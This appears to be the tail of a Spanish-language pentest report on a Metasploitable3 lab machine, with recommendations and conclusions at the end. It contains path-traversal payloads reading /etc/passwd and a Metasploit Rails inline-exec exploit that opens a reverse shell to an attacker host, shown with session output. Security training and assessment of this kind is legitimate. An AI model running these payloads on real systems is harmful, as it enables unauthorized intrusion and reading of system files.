
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../etc/passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../etc/issue <- VULNERABLE
```

```
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../etc/passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../etc/issue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../etc/passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../etc/issue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../.../etc/passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../.../etc/issue
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../.../.../etc/passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../.../.../etc/issue
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../.../.../.../etc/passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=.../.../.../.../.../etc/issue
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\etc\passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\etc\issue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\..\etc\passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\..\etc\issue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\..\..\etc\passwd <- VULNERABLE
```

Karasnet

```
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\..\..\..\..\etc\passwd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\..\..\..\..\etc\issue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%fetc%\fpasswd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%fetc%\fissue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2fetc%\2fpasswd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2fetc%\2fissue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2fetc%\2fpasswd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2fetc%\2fissue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2f..\%2fetc%\2fpasswd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2f..\%2fetc%\2fissue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2f..\%2fetc%\2fpasswd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2f..\%2fetc%\2fissue <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2f..\%2fetc%\2fpasswd <- VULNERABLE
[*] Testing URL: http://10.0.2.15:3500/readme?os=..\%2f..\%2f..\%2fetc%\2fissue <- VULNERABLE
```

Los resultados son un poco confusos, pero algunos de ellos son útiles:



Karasnet

Explotando Rails usando Metasploit

```
msf6 auxiliary(scanner/http/dir_scanner) > use exploit/multi/http/rails_actionpack_inline_exec
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RPORT 3500
RPORT => 3500
msf6 exploit(multi/http/rails_actionpack_inline_exec) > 
```

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set targeturi /readme
targeturi => /readme
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set targetparam os
targetparam => os
msf6 exploit(multi/http/rails_actionpack_inline_exec) > run
```

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > run
[*] Started reverse TCP handler on 10.0.2.42:4444
[*] Sending inline code to parameter: os
[ ]
```

```
[*] Started reverse TCP handler on 10.0.2.42:4444
[*] Sending inline code to parameter: os
[*] Command shell session 5 opened (10.0.2.42:4444 -> 10.0.2.15:42832) at 2023-07-02 20:21:05 +0200
```

Nos genera una sesión en la máquina objetivo, lo que la hace también vulnerable a esta explotación.

```
whoami
chewbacca
id
uid=1124(chewbacca) gid=100(users) groups=100(users),999(docker)
```

Karasnet

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

chewbacca@metasploitable3-ub1404:/opt/readme_app$ whoami
chewbacca@metasploitable3-ub1404:/opt/readme_app$ whoami
chewbacca
```

Como podemos ver estamos dentro de la shell y somos el usuario chewbacca.

Recomendaciones

Algunas recomendaciones para corregir vulnerabilidades en un sistema y protegerte contra ataques remotos y filtración de contraseñas:

- 1. Mantén tu sistema actualizado:** Aplica regularmente las actualizaciones de software y parches de seguridad en tu sistema operativo, aplicaciones y software de seguridad. Esto ayudará a corregir vulnerabilidades conocidas y proteger tu sistema contra ataques.
- 2. Utiliza contraseñas seguras:** Crea contraseñas fuertes y únicas para todas tus cuentas y servicios. Asegúrate de que tus contraseñas sean largas, incluyan una combinación de letras, números y caracteres especiales, y evita el uso de información personal predecible. Considera el uso de un administrador de contraseñas para almacenar y generar contraseñas seguras.
- 3. Aplica autenticación de dos factores (2FA):** Habilita la autenticación de dos factores siempre que sea posible. Esto añade una capa adicional de seguridad al requerir un segundo factor de autenticación, como un código generado en tu dispositivo móvil, además de la contraseña, para acceder a tus cuentas.
- 4. Configura cortafuegos:** Configura y habilita un cortafuegos en tu sistema para filtrar y controlar el tráfico de red. Esto ayudará a bloquear los intentos de acceso no autorizado desde el exterior.
- 5. Implementa medidas de seguridad en red:** Utiliza medidas de seguridad en tu red, como segmentación de red, VLANs, y control de acceso a nivel de red (NAC), para limitar el acceso a los recursos y evitar que los atacantes se muevan lateralmente dentro de tu infraestructura.
- 6. Utiliza software de seguridad:** Instala y utiliza software de seguridad confiable, como programas antivirus y antimalware, para proteger tu sistema contra amenazas conocidas. Mantén el software actualizado y realiza escaneos periódicos en busca de malware.

- 7. Realiza copias de seguridad regulares:** Realiza copias de seguridad de tus datos importantes de forma regular y guárdalas en un lugar seguro. Esto te permitirá restaurar tus datos en caso de una intrusión o pérdida de datos.

- 8. Educa a los usuarios:** Brinda formación y concienciación en seguridad a los usuarios de tu sistema. Enséñales buenas prácticas de seguridad, como no abrir archivos adjuntos sospechosos, no hacer clic en enlaces desconocidos y ser cautelosos al compartir información confidencial.

- 9. Realiza pruebas de penetración y auditorías de seguridad:** Contrata a profesionales de seguridad para realizar pruebas de penetración y auditorías de seguridad periódicas en tu sistema. Estas pruebas pueden ayudar a identificar y corregir vulnerabilidades antes de que sean explotadas por atacantes.

- 10. Restringe los privilegios de usuario:** Asigna los privilegios mínimos necesarios a cada usuario o cuenta. Evita dar permisos de administrador a usuarios regulares, ya que esto puede reducir el riesgo de que un atacante comprometa el sistema con privilegios elevados.

- 11. Configura correctamente los servicios y aplicaciones:** Asegúrate de que los servicios y aplicaciones en tu sistema estén configurados correctamente y sigan las mejores prácticas de seguridad. Esto incluye desactivar o eliminar servicios innecesarios, utilizar configuraciones seguras y cifrar la comunicación cuando sea posible.

- 12. Implementa mecanismos de detección de intrusos:** Utiliza sistemas de detección de intrusos (IDS) y sistemas de prevención de intrusos (IPS) para monitorear y detectar actividades sospechosas en tu red y sistema. Estos sistemas pueden alertarte sobre posibles intrusiones o intentos de ataque.

- 13. Realiza auditorías de logs:** Configura y revisa regularmente los logs de tu sistema y red. Los registros pueden proporcionar pistas sobre actividades maliciosas o anómalas, lo que te permitirá detectar incidentes de seguridad y tomar medidas para mitigarlos.

- 14. Encripta los datos sensibles:** Utiliza el cifrado para proteger los datos sensibles, tanto en reposo como en tránsito. El cifrado asegura que incluso si los datos son interceptados, no puedan ser leídos o utilizados por personas no autorizadas.

- 15. Realiza pruebas de seguridad de aplicaciones web:** Si tienes aplicaciones web, es importante realizar pruebas de seguridad específicas para identificar y corregir vulnerabilidades

comunes, como inyecciones SQL, ataques de cross-site scripting (XSS) y problemas de configuración.

16. Establece políticas de seguridad: Define y comunica políticas de seguridad claras a los usuarios de tu sistema. Esto incluye requisitos de contraseñas, políticas de acceso, uso aceptable de recursos y responsabilidades de los usuarios en términos de seguridad.

17. Realiza evaluaciones regulares de seguridad: Realiza evaluaciones periódicas de seguridad para identificar nuevas vulnerabilidades y evaluar la efectividad de tus controles de seguridad existentes. Esto puede incluir pruebas de penetración, auditorías de seguridad y análisis de vulnerabilidades.

18. Mantente informado: Mantente actualizado sobre las últimas amenazas de seguridad, tendencias y mejores prácticas. Sigue fuentes confiables de información en seguridad cibernética y participa en comunidades de seguridad para estar al tanto de las últimas actualizaciones y mitigaciones de vulnerabilidades.

Recuerda que la seguridad cibernética es un enfoque holístico que abarca múltiples capas de protección. La combinación de medidas técnicas, políticas de seguridad y educación continua de los usuarios puede ayudar a fortalecer la seguridad de tu sistema y reducir el riesgo de ataques cibernéticos.

Informe de Pentest - Conclusiones

Durante la realización de la evaluación de seguridad y pruebas de penetración en el sistema objetivo, se identificaron y explotaron varias vulnerabilidades significativas. A continuación, se presentan las conclusiones clave obtenidas del informe de pentest:

- 1. Vulnerabilidades explotadas:** Se han identificado y explotado diversas vulnerabilidades en el sistema objetivo. Estas vulnerabilidades incluyen fallas de configuración, deficiencias en la gestión de parches y actualizaciones, debilidades en la autenticación y autorización, así como vulnerabilidades en aplicaciones y servicios específicos.
- 2. Acceso no autorizado:** A través de la explotación de las vulnerabilidades, se logró obtener acceso no autorizado al sistema objetivo. Esto demuestra una brecha significativa en las medidas de seguridad y destaca la importancia de abordar las vulnerabilidades identificadas para prevenir futuros ataques.
- 3. Compromiso de la confidencialidad:** Como resultado de las vulnerabilidades explotadas, se pudo acceder y comprometer información confidencial del sistema objetivo. Esto incluye datos de usuarios, credenciales, archivos confidenciales y otros activos sensibles. Esta exposición de información confidencial representa un riesgo significativo para la organización.
- 4. Riesgo de integridad de datos:** La explotación de vulnerabilidades también ha demostrado la posibilidad de manipular o modificar datos críticos almacenados en el sistema objetivo. Esta capacidad de alterar la integridad de los datos puede tener consecuencias graves y perjudiciales para la organización.

5. Riesgo de disponibilidad del sistema: Además de la exposición de datos y la compromisión de la confidencialidad, las vulnerabilidades explotadas también han demostrado la posibilidad de interrumpir o denegar el acceso legítimo al sistema objetivo. Esto puede resultar en una pérdida de productividad, interrupción de operaciones comerciales y una degradación significativa de la disponibilidad del sistema.

6. Recomendaciones de mitigación: Se proporcionan recomendaciones detalladas para corregir las vulnerabilidades identificadas y fortalecer la seguridad del sistema objetivo. Estas recomendaciones incluyen la aplicación de parches y actualizaciones, mejoras en la configuración de seguridad, fortalecimiento de la autenticación y autorización, y la adopción de buenas prácticas de seguridad en general.

En resumen, el informe de pentest revela la existencia de múltiples vulnerabilidades explotadas en el sistema objetivo, lo que ha resultado en acceso no autorizado, compromiso de la confidencialidad y riesgos potenciales para la integridad y disponibilidad de los datos. Es fundamental abordar de manera urgente las recomendaciones de mitigación proporcionadas para proteger el sistema y los activos de la organización contra futuros ataques y minimizar los riesgos asociados.

INFORME DE PENTEST

2023

"KARASNET

This report prepared by:

CHRISTIAN

WWW.KARASNET.ES

SPAIN

+34 635619221

Karasnet

Karasnet